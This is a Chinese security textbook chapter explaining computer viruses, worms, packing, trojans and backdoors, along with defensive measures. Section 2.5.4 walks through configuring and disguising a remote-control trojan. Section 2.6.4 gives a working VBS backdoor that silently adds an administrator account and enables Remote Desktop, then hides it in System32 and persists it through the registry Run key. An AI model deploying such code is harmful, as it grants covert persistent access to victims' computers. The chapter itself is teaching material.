第2章

病毒与后门技术揭秘


技能目标

- 了解病毒技术的特点、种类
- 理解病毒加壳与脱壳技术
- 了解常见的木马与后门技术
- 掌握软件捆绑的方法
- 掌握木马的自启动与隐藏
- 掌握后门入侵技术

本章导读

人类在创造了电子计算机之后，也制造了计算机病毒。1982 年计算机病毒首次被确认，至 1987 年，计算机病毒开始受到世界范围的重视。目前，由于互联网在人们的生活、学习和工作中的广泛应用，各种病毒空前活跃，网络蠕虫病毒传播得更快、更广，Windows 病毒更加复杂，带有黑客性质的病毒等有害代码大量涌现。

知识服务



2.1 计算机病毒

1982 年，15 岁的高中生里奇 • 斯克伦塔（Rich Skrenta）写了一个名为 Elk Cloner 的小程序，该程序运行于 Apple Ⅱ操作系统上，并在软盘之间传播。计算机每启动 50 次，就会显示“我将感染你所有的磁盘，并像胶水一样黏着你（译文）”的文字。这个恶作剧性质的小程序在他的同学和老师间广泛传播，并因此被载入史册，成为公认的世界上第一个计算机病毒。图 2.1 就是该病毒发作时的屏幕显示信息。

```
Elk Cloner:
The program with a personality

    It will get on all your disks
      It will infiltrate your chips
        Yes it's Cloner!

    It will stick to you like glue
      It will modify ram too
        Send in the Cloner!
```

图 2.1　第一个病毒 Elk Cloner

2.1.1 计算机病毒概述

生物界的病毒是一种没有细胞结构，只有蛋白质外壳包裹的病原体生物，如 H5N1、SARS、HIV 病毒，它们都不能独立生存，必须寄存在其他生物的细胞里才能生存，同时又对该种生物造成很大危害。

计算机病毒与生物医学上的病毒有很多相同点。它们都具有寄生性、传染性和破坏性。计算机病毒一般都会寄生在用户的正常文件中，而且会伺机发作并大量地复制病毒体，感染本机的其他文件和网络中的计算机。

与生物病毒不同的是，计算机病毒并不是天然存在的，它们是别有用心的人利用计算机软硬件所固有的安全缺陷有目的地编制而成的。从广义上讲，凡是人为编制的，干扰计算机正常运行并造成计算机软硬件故障，甚至破坏计算机数据、可自我复制的计算机程序都是计算机病毒。《中华人民共和国计算机信息系统安全保护条例》中明

确定义：“计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。”

1．计算机病毒特点

计算机病毒可由网页、电子邮件、文件等特定的载体传播，进而寄生并隐蔽在宿主计算机中，在特定的条件下，对宿主计算机的资源进行破坏，通常具有传播性、破坏性、感染性、隐蔽性、可触发性、自我更新、免杀能力等特点。

1）传播性

计算机病毒一般会利用电子邮件、网页等载体传播。例如，位列全球十大病毒的“爱虫”病毒就是通过 Outlook 电子邮件系统传播的，邮件主题是“I Love You”。如果打开邮件和附件，该病毒会自动向通讯簿中的所有收件人发送邮件副本，最终阻塞邮件服务器。其变种“新爱虫”还能够大量消耗系统资源，造成系统崩溃。

2）破坏性

计算机中毒后，会导致相关资源受到不同程度的损坏。轻者文件被修改或删除，重者硬盘被格式化或者系统崩溃，某些威力强大的病毒甚至可以破坏引导扇区或 BIOS。例如，臭名昭著的 CIH 病毒发展至 1.2 版本时，增加了破坏用户硬盘和 BIOS 的代码功能，正是这一“改进”，使其成为恶性病毒，从 1998 年到 2001 年，全球累计超过 6000 万台计算机被其破坏，损失超过 10 亿美元。图 2.2 所示就是当年 CIH 引起的恐慌。

图 2.2　CIH 病毒引起的恐慌

3）感染性

感染性即自我复制，这也是计算机病毒最根本的特征。病毒执行时，会自动搜索满足传染条件的程序或存储介质，一旦确定目标，马上将病毒代码插入其中。如果不及时处理，病毒会在宿主计算机上迅速扩散，并通过各种可能的渠道（U 盘、网络等）传染其他的计算机。例如“红色代码”病毒，在开始发作的 9 小时内，传染了 35 万多台计算机，造成了 12 亿美元的经济损失，以至于美国白宫、FBI 及微软等不得不联手对付这个蠕虫。

4）隐蔽性

计算机病毒的隐蔽性体现为：其一是体积小，病毒大小通常仅几个 KB（CIH 病

毒 1.2 版本仅 1003B）；其二是会隐身，一些病毒会隐藏在某个系统关键进程中，或隐藏在某个正常的文档中；其三是会躲藏，病毒会修改自己的文档名，然后藏身在成千上万的系统文件夹中。

5）可触发性

可触发性是指某些病毒在满足特定的条件时才开始攻击和传染。这些条件可能是日期、时间、文件类型或特定的数据等，如果不满足条件，病毒会继续潜伏。例如，著名的“黑色星期五”病毒只在满足日期是 13 号，并且是星期五的条件下才执行。

6）自我更新

自我更新是近年来病毒的一个新特征。高频率的自我更新使得杀毒软件根本无法识别。例如，著名的“熊猫烧香”病毒就曾经有自己的“病毒升级服务器”，使被感染的计算机通过网络自动更新病毒版本，最密集的时候一天升级 8 次，进而成功逃脱杀毒软件的检查。据不完全统计，该病毒变种达 90 多个，感染熊猫烧香的用户数高达几百万。图 2.3 所示就是该病毒发作时，感染了该病毒的所有 .exe 文件。




图 2.3　“熊猫烧香”病毒发作

7）免杀能力

免杀能力是指病毒具有对抗反病毒软件和病毒防火墙这些“天敌”的能力。病毒运行后，会自动破坏杀毒软件和防火墙，并强制终止杀毒软件进程，还可以自动修改系统时间导致一些杀毒软件过期进而作废。

2. 计算机病毒分类

1）木马

木马通常有两个作用：①控制者可以取得远程计算机的账户、密码，控制其监控摄像头，进行文件操作，甚至取得全部控制权；②用户一旦感染了木马，就会成为被黑客控制的僵尸（也称为“肉鸡”）。黑客一旦掌控了一个庞大的“僵尸网络”，就可以在特定的时间，指挥成千上万的“僵尸”向特定的目标主机群攻，造成目标主机瘫痪。

2）蠕虫

蠕虫的特点是通过计算机网络传播，所以其是迄今为止影响范围最大、传播速度

最快的一类病毒。2002 年出现的“冲击波”病毒及其变种，让人们真正开始对蠕虫谈虎色变，据微软公司的统计数据，在“冲击波”病毒爆发的时期，全球约有 1600 万台计算机被“冲击波”病毒及其各个变种袭击。

3）脚本病毒

脚本病毒是用 VBScript 脚本语言编写，通过网页和电子邮件附件进行传播的病毒。之前提到的“红色代码”和“爱虫”等都属于脚本病毒，当用户打开被感染的网页或者电子邮件时，就已经不知不觉地中毒了。

4）恶意程序

恶意程序对计算机的危害不是很大，但是会泄露用户隐私或者恶意修改浏览器。例如，有些流氓软件和间谍软件会强制安装到用户主机，并且很难用常规的方法卸载，其目的通常是收集用户上网习惯、窃取账号密码、修改浏览器、弹出广告窗口等。

5）宏病毒

宏病毒是用微软 Office 办公软件的宏语言编写的，因此，只感染 Office 文档，能够将文件改名、乱复制文件、改变文件存储位置、使文件不能打印、关闭部分菜单功能。例如，曾被列入 ICSA（国际计算机安全协会）恶性病毒数据库的“Taiwan NO.1”宏病毒在每月的 13 日发作，让所有的编写工作无法进行，并且要求输入一道复杂乘法运算的答案，一旦答错，就立即自动开启 20 个文档，然后出下一个题目，直到耗尽系统资源为止。

6）文件型病毒

文件型病毒主要感染计算机中的可执行文件（.exe）和命令文件（.com），一旦用户运行这些文件就会被感染。此类病毒目前危害不大，但有些文件型病毒依然不容忽视，它们开始针对压缩文件等其他文件类型，并利用蠕虫技术传播。

2.1.2　蠕虫病毒

本节着重讲解传播速度最快、影响范围最广的蠕虫病毒。蠕虫病毒的特点是依靠计算机网络传播。网络的飞速发展无疑也为蠕虫创造了滋生的温床。因此当前对于计算机病毒的首要防范目标就是蠕虫病毒。

1. 蠕虫病毒简介

蠕虫病毒根据其目的可以分为两类：一类是向服务器发起 DDoS 的网络蠕虫，另一类是针对个人计算机执行垃圾代码的主机蠕虫。

与其他病毒不同，蠕虫病毒不需要寄生在其他程序内部，因此不需要用户执行某些操作才发作。第一个引起各界广泛关注的蠕虫是著名的“莫里斯”，自从 1988 年 11 月 2 日现身以来，该病毒累计使大约 6000 台 UNIX 主机停机，并因此造成了近 1 亿美元的损失，其制作者罗伯特 • 塔潘 • 莫里斯也成为被美国《计算机欺诈和滥用法》定罪的第一人。如图 2.4 所示，“莫里斯”被载入史册。




图 2.4　波士顿科学博物馆保存的存有“莫里斯”蠕虫的磁盘

2. 传播方式

蠕虫病毒主要利用电子邮件、网络共享，以及操作系统和应用程序的漏洞进行攻击。例如，感染了“熊猫烧香”病毒的电子邮件在不打开附件的情况下就能激活（此前专家曾认为不打开邮件的附件就不会有危害）；还有一种专门利用 QQ 群共享漏洞传播的“QQ 群蠕虫”，其第四代会以“视频偷看神器 .exe”等极具诱惑性的文件名伪装，欺骗大量网民单击，进而劫持网民的 QQ 程序，达到其散发广告、流氓软件等目的。

3. 防范

对于已经感染蠕虫病毒的计算机用户，应立即升级防病毒软件及其病毒库，并进行全面杀毒；未感染的用户应打开防病毒软件的“系统监控”功能，从注册表、进程、内存、网络等多方面进行主动检测和防御，同时要及时安装操作系统的最新补丁程序。另外，养成良好的上网习惯也非常重要，非法的网站不要访问，来源不明的软件不要下载和安装，不能确认发件人身份的电子邮件不要打开。总之，培养自己全面地使用计算机的安全意识非常重要，绝对不要认为只安装一个杀毒软件就可高枕无忧了，远不止于此。

2.1.3　模拟病毒

本节将通过一个案例模拟 VBS 脚本病毒，来认识病毒造成的危害。

1. 案例描述

在一台 Windows 虚拟机上运行 VBS 脚本，观察一下 VBS 脚本病毒发作时的现象，从以下几方面了解其对计算机系统造成的危害。

- 查看 IE 浏览器默认主页是否被修改。
- 任务管理器是否被禁用。
- 注册表编辑器是否被停用。
- 重启计算机后是否能看见桌面图标。

2. 实施步骤

（1）准备测试机。

① 准备一台 Windows 虚拟机，建议做好快照。

② 以管理员账户登录，复制 VBS 脚本。

（2）运行 VBS 脚本。

① 启动 IE 浏览器，查看默认主页是否被修改，而且默认主页的设置是否变成灰色，无法改变。

② 查看任务管理器是否被禁用。

③ 运行 regedit 命令，查看注册表编辑器是否被停用。

④ 重启计算机后，是否发现桌面图标都不见了，鼠标右键能否使用。

（3）考虑是否有办法将系统恢复正常。

2.2 反病毒软件

反病毒软件是一种用于查杀和防御计算机病毒、木马、其他恶意程序的软件，通常包含实时监控、识别、扫描、清除、自动更新病毒库的功能，是计算机防御体系的重要组成部分。目前的杀毒软件很多都是免费的，例如 360 杀毒、QQ 管家、百度卫士等。

1. 工作原理

反病毒软件就是一个信息分析系统，它会随着操作系统的启动而常驻内存，具有四个基本功能：

（1）监控：自动监控所有在内存、硬盘、移动存储设备和网络之间的数据流。

（2）扫描：根据用户的需要，对指定存储器上的文件进行检查。

（3）判断：将监控或扫描的信息与病毒数据库进行比对，如果其符合任何一个病毒的特征，即判断已被病毒感染。

（4）清除：一旦发现被感染，立即清除病毒。

注意

每种病毒都有与其他病毒不同的代码，这种代码就是病毒特征码。而集中了所有已知病毒的特征码的数据库就称为“病毒数据库”。经常更新病毒数据库，有助于查杀新出现的病毒。

2. 其他主要技术

新的病毒技术不断翻新，导致病毒越来越狡猾、越来越隐蔽，这就要求反病毒软件不断更新技术，以应对挑战。以下介绍反病毒软件的其他主要技术。

（1）自我保护：防止病毒结束反病毒软件的进程或篡改重要文件和系统日期，导

致反病毒软件失效。

（2）修复：修复被病毒破坏的操作系统文件，避免系统崩溃、无法启动。

（3）自动升级：计算机一旦接入互联网，反病毒软件就自动连接升级服务器查询最新的病毒数据库和扫描引擎，如果需要就立即下载并升级。

（4）脱壳：相对于病毒的加壳，此技术可以对压缩文件、加壳文件、加花文件和封装文件进行分析。

（5）文件校验和：计算正常文件的校验和，并与之后同一文件的校验和比较异同，依次判断文件是否感染病毒（此方法不依赖病毒数据库）。

（6）进程行为监测：监视正常程序的动作，若发现罕见的行为，立即报警（此方法不依赖病毒数据库）。

（7）数据保护：通过虚拟化生成与现有主机操作系统完全一致的虚拟镜像，并与真实的操作系统完全隔离，进而保护主机不被感染。

（8）云安全：识别和查杀病毒不再仅仅依靠本地硬盘的病毒数据库，而是依靠庞大的网络服务，实时进行采集、分析和处理，整个互联网就是一个巨大的“反病毒软件”，参与者越多，就越安全。目前许多主流厂商都相继推出了云安全解决方案。

用户一定要经常查杀计算机病毒，如每星期自动扫描一次，每个月全盘手动扫描一次，并把重要的资料放在系统以外的分区中，这样重装系统的时候不会轻易丢失文件。只要保持良好的计算机使用习惯，就可以大大降低中毒概率，使自己的计算机更安全。

2.3 病毒技术进阶

由于大量杀毒软件的出现，以及杀毒软件病毒库的不断壮大，病毒被查杀的几率也越来越大。所以有些病毒就开始通过加壳的方法来伪装自己，企图骗过杀毒软件而蒙混过关。为了做好病毒防御，就该了解什么是加壳，加壳的对立面是不是脱壳，以及如何脱壳等。

2.3.1 壳的概念

计算机软件里有一段专门负责保护软件不被非法修改或反编译的程序。它们一般先于程序运行，取得控制权，然后完成保护软件的任务。这样的程序称为“壳”。从功能上抽象地讲，软件的壳和自然界中的壳相差无几，无非是保护、隐蔽壳内的东西。而从技术的角度来讲，壳是一段执行于原始程序前的代码。原始程序的代码在加壳的过程中可能被压缩、加密……，当加壳后的文件被执行时，壳这段代码先于原始程序运行，它把压缩、加密后的代码还原成原始程序代码，然后把执行权交还给原始代码。软件的壳分为加密壳、压缩壳、伪装壳、多层壳等类，目的都是隐藏程序真正的 OEP（程序的入口点）。

编好软件后，要编译成 EXE 文件。一些版权信息需要保护起来，不让别人随便改动，如作者的姓名。为了保护软件不被破解，通常采用加壳来进行保护。加壳需要把

程序做得小一点，从而方便使用。于是，需要用到一些软件，它们能将 EXE 文件压缩。而在黑客界中“壳”则被用于保护病毒，给木马等软件加壳脱壳，以躲避杀毒软件，给网络带来很多麻烦。

2.3.2　病毒加壳

在好莱坞间谍电影里，特工们往往以神奇莫测的化装来欺骗别人，甚至变换成另一个身份，国内对于这种伪装行为有个通俗的说法——穿马甲。而这种正与邪的争斗已经延伸到了病毒领域，很多病毒作者通过给病毒“穿马甲”，甚至穿多个“马甲”的方式，使病毒躲避杀毒软件的查杀，这种技术就是加壳。病毒作者可以通过给老病毒加壳，大批量制造出杀毒软件无法识别的新病毒。所谓加壳，是指通过一系列数学运算，改变 EXE 文件或动态链接库文件的编码（目前还有一些加壳软件可以压缩、加密驱动程序），以达到缩小文件体积或加密程序编码的目的。当被加壳的程序运行时，外壳程序先被执行，然后由这个外壳程序负责将用户原有的程序在内存中解压缩，并把控制权交还给脱壳后的真正程序。一切操作自动完成，用户不知道也无须知道外壳程序是如何运行的。一般情况下，加壳程序和未加壳程序的运行结果是一样的。

既然加壳后的病毒不易被发现，那么如何判断一个 EXE 文件是否被加了壳呢？有一个简单的方法（对中文软件效果较明显）：用记事本打开一个 EXE 文件，如果能看到软件的提示信息则一般是未加壳的，如果完全是乱码的则多半是被加壳的。我们还可以使用一些专门的工具来查看文件具体加的是什么壳。

病毒加壳的原理很简单，现在黑客营中提供的病毒很多是经过处理的，而这些处理就是所谓的加壳。当一个普通的 EXE 文件生成后，可以利用诸如资源工具和反汇编工具很轻松地对它进行修改，但如果程序员给 EXE 文件加一个壳，至少这个加了壳的 EXE 文件就不是那么好修改了。如果想修改就必须先脱壳。病毒加壳后也是同样的道理，必须先为病毒脱壳。

2.4　软件捆绑

现在流行的“流氓软件”大致由捆绑而产生。

软件捆绑的种类繁多，几乎涉及了计算机日常使用的方方面面，归纳起来大致有以下几类：即时通信、网络浏览、网络搜索、病毒查杀、影音播放、英汉词典、文字处理、图像处理等，这些捆绑软件在主程序安装时大多以复选框的形式出现。

软件的捆绑在形式上也有很多种：安装时提醒并可选、默认插件安装、不可预见的强制性安装。可以看到，安装时提醒并可选还是比较人性化的，毕竟是否需要取决于用户。因为这些捆绑的软件并不只在一个软件里出现，它可能被很多软件捆绑，在安装时就会出现重复的现象。例如，3721 上网助手、百度工具栏等软件就出现在多种软件里被集成使用。

2.5 木马介绍

2.5.1 木马的工作原理

木马是广大用户最深恶痛绝的计算机程序之一，相信很多人都受到过它的侵害。它也是当今黑客的主要攻击手段之一。“知己知彼，百战不殆”，要想更有效地防范木马的入侵和破坏，就应该了解木马程序的原理，做到有的放矢。

看过美国电影《特洛伊》的人应该都还记得，希腊人围攻特洛伊城，久久不能得手，后来想出了一个木马计，他们制造了一个巨大的木马，并让士兵藏匿于其中。大部队假装撤退而将木马摈弃于特洛伊城，让敌人将其作为战利品拖入城内。木马内的士兵则趁夜晚敌人庆祝胜利、放松警惕的时候从木马中爬出来，与城外的部队里应外合而攻下了特洛伊城。木马的名称就来源于古希腊的特洛伊木马神话，所以木马也被称为特洛伊木马（Trojan）。而在计算机的虚拟世界中，木马是指包含在一个合法程序中的非法的程序，该非法程序被用户在不知情的情况下所执行。

在计算机的世界里，特洛伊木马是一种非常危险的程序，它们大多是基于远程控制的黑客工具，除了能够控制用户计算机系统、危害系统安全外，它们还可能造成用户资料的泄露、破坏，甚至使整个系统崩溃。近来频繁发生的网络游戏终极装备被盗、QQ 密码被盗、个人网络银行账号被盗等恶性事件都与木马有关。

木马程序不像病毒程序一样通过自我复制来感染文件，而是作为一种驻留程序隐藏在系统内部。一般的木马都有客户端和服务端两个执行程序，其中客户端程序被攻击者用于远程控制植入木马的机器，服务端程序即木马程序。

攻击者要通过木马攻击系统，所做的第一步是要把木马的服务端程序植入目标计算机里。目前木马入侵的主要途径还是先通过一定的方法把木马执行文件弄到被攻击者的计算机系统里，如电子邮件、下载等，然后通过一定的提示故意误导被攻击者打开执行文件，如故意谎称这是朋友送来的贺卡，可能在打开这个文件后，确实有贺卡出现，但这时木马也已经悄悄在后台运行了。

一般的木马执行文件非常小，大都是几 KB 到几十 KB，如果把木马捆绑到其他正常文件上，就很难发现。所以，有一些网站提供的软件下载往往是捆绑了木马文件的，执行这些下载的文件，同时也运行了木马。

木马也可以通过 Script、ActiveX 及 ASP、CGI 交互脚本的方式植入，由于浏览器在执行 Script 脚本时存在一些漏洞，攻击者可以利用这些漏洞传播木马，甚至直接对浏览者的计算机进行文件操作等控制。如果攻击者有办法把木马执行文件上传到被攻击的 Web 主机的一个可执行 Web 目录里面，他就可以通过编制 CGI 程序在用户浏览 Web 目录时执行木马程序。木马还可以利用系统的一些漏洞进行植入，如微软著名的

IIS 曾爆出服务器溢出漏洞，通过一个攻击程序就可使 IIS 服务器崩溃，并同时在被攻击服务器上执行木马程序。

2.5.2　常见的木马种类

木马程序自诞生至今，已经出现了多种类型。大多数的木马都不再是功能单一的木马，它们往往是很多种功能的集成品，变得越来越难以防范。对于木马程序，大体上可以分为以下几类。

1. 远程控制木马

远程控制木马是数量最多、危害最大、知名度最高的一种木马，它可以让攻击者完全控制被感染的计算机，可以访问任意文件，得到计算机主人的私密信息，如 QQ、电子邮箱、银行卡等账号和密码。大名鼎鼎的冰河木马就是一个远程控制型的木马。

2. 键盘屏幕记录木马

这种木马是非常简单的，就是记录用户的各种键盘操作，或者对用户屏幕进行截屏，然后将记录下来的内容通过电子邮件等方式传送给黑客。这种木马随着系统的启动而启动，在后台运行，不易被用户发现。现在就流传着很多密码记录器等软件。

3. 反弹端口型木马

一般的使用者都会使用防火墙来加强计算机的安全性，防火墙对于连入的链接往往都会进行非常严格的过滤，但是对于外出的链接却疏于防范。于是，与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马实时监测控制端的存在，一旦发现控制端上线，立即弹出端口主动连接控制端，如广外女生、网络神偷等木马程序。

4. DDoS 攻击木马

随着 DDoS 攻击越来越广泛的应用，被用作 DDoS 攻击的木马也越来越流行起来。黑客常常会在大量的计算机上植入 DDoS 攻击木马。能够控制的计算机数量越多，发动 DDoS 攻击取得成功的概率也就越大。

除此之外，还有一些其他的木马，如专门利用其破坏性质的木马、用来隐藏踪迹的代理木马、关闭杀毒软件的杀手木马等。

2.5.3　木马的特点

木马通常会具有以下两个特点：

- 自启动功能。
- 隐蔽性。

1. 自启动功能

木马的自启动功能是必不可少的，这样可以保证木马不会因为用户的关机操作而彻底失去作用。木马通常会以以下几种方式实现自启动功能。

- 在 Windows 的“启动”文件夹中自动加载。
- 在 Windows 系统的注册表中进行配置实现自启动。
- 通过本地组策略中的启动 / 关机、登录 / 注销脚本进行加载。
- 将程序注册为系统服务。
- 将程序捆绑到正常程序中，如 QQ、IE、记事本等，随着正常程序的启动自动运行。

2. 隐蔽性

隐蔽性是木马能否长期存活的关键，主要包括以下几个方面的内容。

1）木马本身的隐蔽性、迷惑性

在对木马命名的时候采用和系统文件相似的文件名或扩展名，设置文件的属性为系统文件、隐藏等，存放在不常用或难以发现的系统文件目录下。

2）木马运行时的隐蔽性

木马通常采用远程线程技术或 HOOK 技术注入其他进程的运行空间，或者替换系统服务，使用户难以发现木马的运行痕迹。

3）木马在通信时的隐蔽性

木马常采用 ICMP 等无端口的协议或 HTTP 等常用的端口协议进行通信，或者只有在收到特定数据包时才开始活动，平时处于休眠状态。

2.5.4 木马应用举例

下面通过大白鲨远程控制程序来了解木马的应用。

如图 2.5 所示，采用两台 Windows 虚拟机，首先确保其通信正常，然后将大白鲨远程控制程序的所有文件和文件夹复制到黑客机 C:\。




图 2.5　木马演示环境

双击运行大白鲨远控的程序文件，运行后的界面如图 2.6 所示。

1. 生成服务端程序

单击“配置程序”，在弹出的“配置服务端”对话框的“基本设置”选项卡中配置以下参数，如图 2.7 所示。

- IP 配置为黑客机的 IP 地址 192.168.1.1。

- 连接端口配置为 8888。
- 连接密码配置为 123456。
- 勾选“提示安装成功”复选框。

图 2.6　大白鲨远程管理的界面

在“高级设置”选项卡中配置以下参数（可选）以隐蔽自身，如图 2.8 所示。

- 注入进程：利用注入某些系统进程而实现通信，以此绕过防火墙。
- 安装名称：可以将主程序伪装为类似系统文件的名字。
- 勾选“安装后自删除”复选框：在被控端安装好后，自动删除服务端安装程序。
- 服务名称：可以将大白鲨随机启动的服务名伪装成系统服务的名字。
- 服务描述：可以将大白鲨服务的描述伪装成系统服务的描述。

单击“生成服务端”按钮，保存到桌面 MyServer.exe。

图 2.7　生成服务端程序（1）

图 2.8　生成服务端程序（2）

2. 配置客户端

单击“系统设置”，在弹出的“系统设置”对话框中配置以下参数，如图 2.9 所示。

- 连接密码设置为 123456。
- 监听端口设置为 8888，然后单击“应用改变”按钮。




图 2.9　配置客户端

3. 安装服务端程序

将服务端程序 MyServer.exe 复制到用户机，运行安装。

4. 进行远程控制

在服务端程序安装成功后，黑客机上的客户端就可看到用户机的信息，如图 2.10 所示。




图 2.10　用户机信息

其他能实现的功能如下：

（1）选择“文件管理”选项卡，可以看到用户机上的文件。

（2）选择“注册表管理”选项卡，可以看到用户机的注册表。

（3）“其他管理”中有控制键盘鼠标、查看剪贴板、管理桌面等。

（4）单击“屏幕监控”，可以对用户机的屏幕进行监控。

（5）选择“附加功能”选项卡，单击“系统信息”，可以查看用户机的系统信息。

2.6 后门技术概述

2.6.1 后门程序介绍

后门程序也属于木马的一种，又称为特洛伊木马，其用途在于潜伏在计算机中，以收集信息或便于黑客进入。

后门是一种登录系统的方法，它不仅可以绕过系统已有的安全设置，还能挫败系统上各种增强的安全设置。

后门从简单到奇特，有很多种类型。简单的后门可能只是建立一个拥有管理员权限的新账号，或者接管一个很少使用的账号；复杂的后门可能会绕过系统的安全认证而对系统拥有安全存取权限。例如，当用户输入特定密码时，一个后台管理程序就能够以管理员的权限来控制系统。

在这里，简单说一下后门、木马和远程控制软件的区别和联系。

所谓后门，是程序开发者为了完善自己设计的程序而开设的特殊接口（通道），便于自己对程序进行修改，一般都拥有最高权限。而木马则利用后门或已发现的漏洞非法入侵用户计算机。至于远程控制，则是更广泛的概念，它是一种技术，包括使用木马或者别的手段，也包括正当用途的远程管理和维护，如 Windows 的远程桌面连接、赛门铁克的 PCAnywhere 等。所以说，远程控制技术就是一把双刃剑。

注意

一般在命名的时候，后门程序经常带有 backdoor 字样，而木马经常带有 Trojan 字样。

2.6.2 后门程序分类

从技术方面来讲，后门程序可以分为以下几类。

1. 网页后门

网页后门其实就是一段网页代码，主要以 ASP 和 PHP 代码为主。这些代码都运行在服务器端，攻击者通过这段精心设计的代码，在服务器端进行某些危险的操作，提升自己对服务器的控制权。

2. 线程插入后门

攻击者利用系统自身的某个服务或者线程，将后门程序插入其中。这种后门程序在运行的时候并没有自己的独立进程，所以具有很强的隐蔽性，非常难以查杀。

3. 扩展后门

扩展后门是将非常多的功能集成到后门里，让后门本身就可以实现很多功能，如文件上传 / 下载、服务启动、端口开放等。

4. C/S 后门

C/S 后门类似于传统的木马程序，采用“客户端 / 服务端”的控制方式，通过某种特定的访问方式来启动后门，进而控制服务器。

2.6.3 防止后门的技术手段

后门对于计算机的威胁并不在于后门本身，而是通过后门会为入侵者打开一个新的通道。很多严格的认证都有可能由于后门的存在而被绕过，所以防范后门比查找后门往往更有意义。因为只有提早发现后门，才能避免服务器受到进一步的危害。以下简单地列出了一些常见的防范后门的方法。

（1）管理人员要定期对网络中的主机进行扫描，提前发现漏洞并进行修补，避免后门。

（2）关闭不常用的服务和端口，发现异常的服务或端口时及时检查。

（3）利用第三方工具加强防范，如启用防火墙，启用木马入侵检测工具，使用 IceSword（冰刃）等工具查找异常进程并对进程进行处理。

（4）规范对于服务器的配置，严格遵守各种安全策略和规则。

通过以上方式可以减小后门被利用的可能性，但是无法避免后门完全被封堵。归根到底，要加强管理人员的安全意识，提高巡视的频率，避免此类问题的出现。

2.6.4 后门应用举例

1. 自制简单的后门程序

在记事本中输入以下命令，然后将其保存为 Config.vbs 文件即可。

```
dim wshell
set wshell=createobject("wscript.shell")
wshell.run "cmd /c net user hacker kgc /add" ,vbhide                    ' 创建用户
wshell.run "cmd /c net localgroup administrators hacker /add" ,vbhide   ' 添加到管理员组
wshell.RegWrite  "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
Terminal Server\fDenyTSConnections",0,"REG_DWORD"                       ' 打开远程桌面
set wshell=nothing
wscript.quit
```

该后门程序的功能是创建一个具有管理员权限的用户 hacker，密码为 kgc，然后将系统的远程桌面打开。双击该程序即可运行。

2. 设置后门程序开机自启动

具体步骤如下所述：

将文件 Config.vbs 保存到 C:\Windows\System32 目录下，其不易被发现。

（1）单击“开始”→“运行”，在弹出的“运行”对话框中输入“regedit”，打开注册表编辑器，导航到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 项，然后右击 Run，在弹出的快捷菜单中选择“新建”→“字符串值”。

（2）输入字符串值名称为“Config”，然后双击该字符串，弹出“编辑字符串”对话框，输入数值数据“C:\Windows\System32\Config.vbs”，即该文件所在的目录位置。

（3）重新启动计算机，该后门程序在系统启动的时候能够自启动。

如果将此后门程序与其他常用软件捆绑，用户每次在运行程序时，都会在不知不觉中运行后门程序。

本章总结

- 计算机病毒是人为设计的恶意程序，具有传播性、破坏性、感染性、隐蔽性、可触发性、自我更新、免杀能力等特点。
